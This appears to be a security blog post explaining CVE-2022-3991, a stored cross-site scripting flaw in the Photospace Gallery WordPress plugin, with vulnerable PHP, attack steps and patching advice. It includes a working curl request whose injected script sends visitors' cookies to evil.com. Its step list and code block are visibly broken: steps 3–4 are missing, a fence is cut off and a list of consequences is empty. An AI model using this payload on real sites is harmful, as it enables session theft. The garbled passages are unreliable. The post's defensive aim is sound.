
In October 2022, a critical security vulnerability was disclosed in the popular Photospace Gallery WordPress plugin. Known as CVE-2022-3991, this bug could allow attackers — even those with the lowest permission levels on a site (subscribers) — to inject malicious code into your WordPress pages. In this post, we’ll explain how the vulnerability works, show a sample exploit, and give you concrete steps to keep your website safe.
What is Photospace Gallery?
Photospace Gallery is a plugin for WordPress that lets users easily create customizable photo galleries. With thousands of active installs, it’s used by many bloggers, photographers, and businesses to manage and display image portfolios.
What is CVE-2022-3991?
CVE-2022-3991 is a Stored Cross-Site Scripting (XSS) vulnerability. It was found in Photospace Gallery versions up to 2.3.5. The flaw lies in the way the plugin saves user input to its settings via the update() function—without proper filtering or escaping.
In simple terms: A logged-in user, even with only “subscriber” permissions, can inject JavaScript code into the settings. That code will be stored in the database, and triggered (executed) every time another user visits a page where that setting is displayed.
Ingredients: Any authenticated user (subscriber+) can change settings.
- Problem: The code that saves the settings doesn’t clean ("sanitize") inputs or escape them when showing them back to users.
The critical problem is that the update() function saves settings as-is. So, if you enter
<script>alert('XSS by CVE-2022-3991');</script>
It gets saved directly into the database and displayed "raw" on the settings or gallery page.
Technical Details and Code Snippet
Here’s a simplified version of the risky code that handles settings in the Photospace Gallery plugin:
function update() {
    // Example: gets settings from POST request
    $photospace_options = $_POST['photospace_options']; // UNSAFE!

    // Saves options directly, without sanitizing inputs
    update_option('photospace_options', $photospace_options);
}
When these settings are displayed back on the admin page or published on the website, there is no output escaping, thus rendering any code entered.
Let’s see how an attacker could use this vulnerability
1. Login as Subscriber: The attacker creates or gains access to any account with the lowest level of permissions.
2. Go to Photospace Gallery’s Settings: The subscriber visits the plugin’s settings page, which should be locked to higher roles, but isn’t.
`html
alert('XSS Exploit by Attacker');
Save Settings: The malicious script is saved without any security filtering.
5. Trigger Payload: Any admin or visitor who views the affected gallery or plugin settings page sees the script execute. This can lead to:
Sample curl HTTP request to exploit
curl -X POST -d 'photospace_options[galleryTitle]=<script>fetch("https://evil.com/steal?cookie="+document.cookie)</script>' \
    --cookie "wordpress_logged_in_cookie=XYZ" \
    https://targetsite.com/wp-admin/options-general.php?page=photospace-gallery
Original References
- WPScan Vulnerability Report
- NVD Entry for CVE-2022-3991
- Plugin Page on WordPress.org
How to Fix and Protect Your Website
1. Update Immediately: The Photospace Gallery developer released a patch in version 2.3.6. If you use this plugin, upgrade right now.
Harden Permissions: Limit who can access and change plugin settings.
3. Sanitize and Escape: If you build plugins, always use functions like sanitize_text_field() and esc_html() on user input and output.
4. Security Monitoring: Use plugins like Wordfence to audit any suspicious behavior and patch old plugins.
Conclusion
CVE-2022-3991 is a textbook case of dangerous XSS in widely-used WordPress plugins. Since attackers only need minimal access to exploit it, and all malicious scripts are stored and persistent, the risks are high.
Always keep your plugins updated and be suspicious of any plugin that doesn’t sanitize inputs. If your site used Photospace Gallery, update immediately to version 2.3.6 or higher.
Stay safe out there!
> *For more technical writeups, visit the WPScan blog or check vulnerability feeds on NVD.*
If you have questions about this vulnerability or need help with WordPress security, feel free to leave a comment below!
Timeline
Published on: 11/29/2022 21:15:00 UTC
Last modified on: 12/01/2022 19:09:00 UTC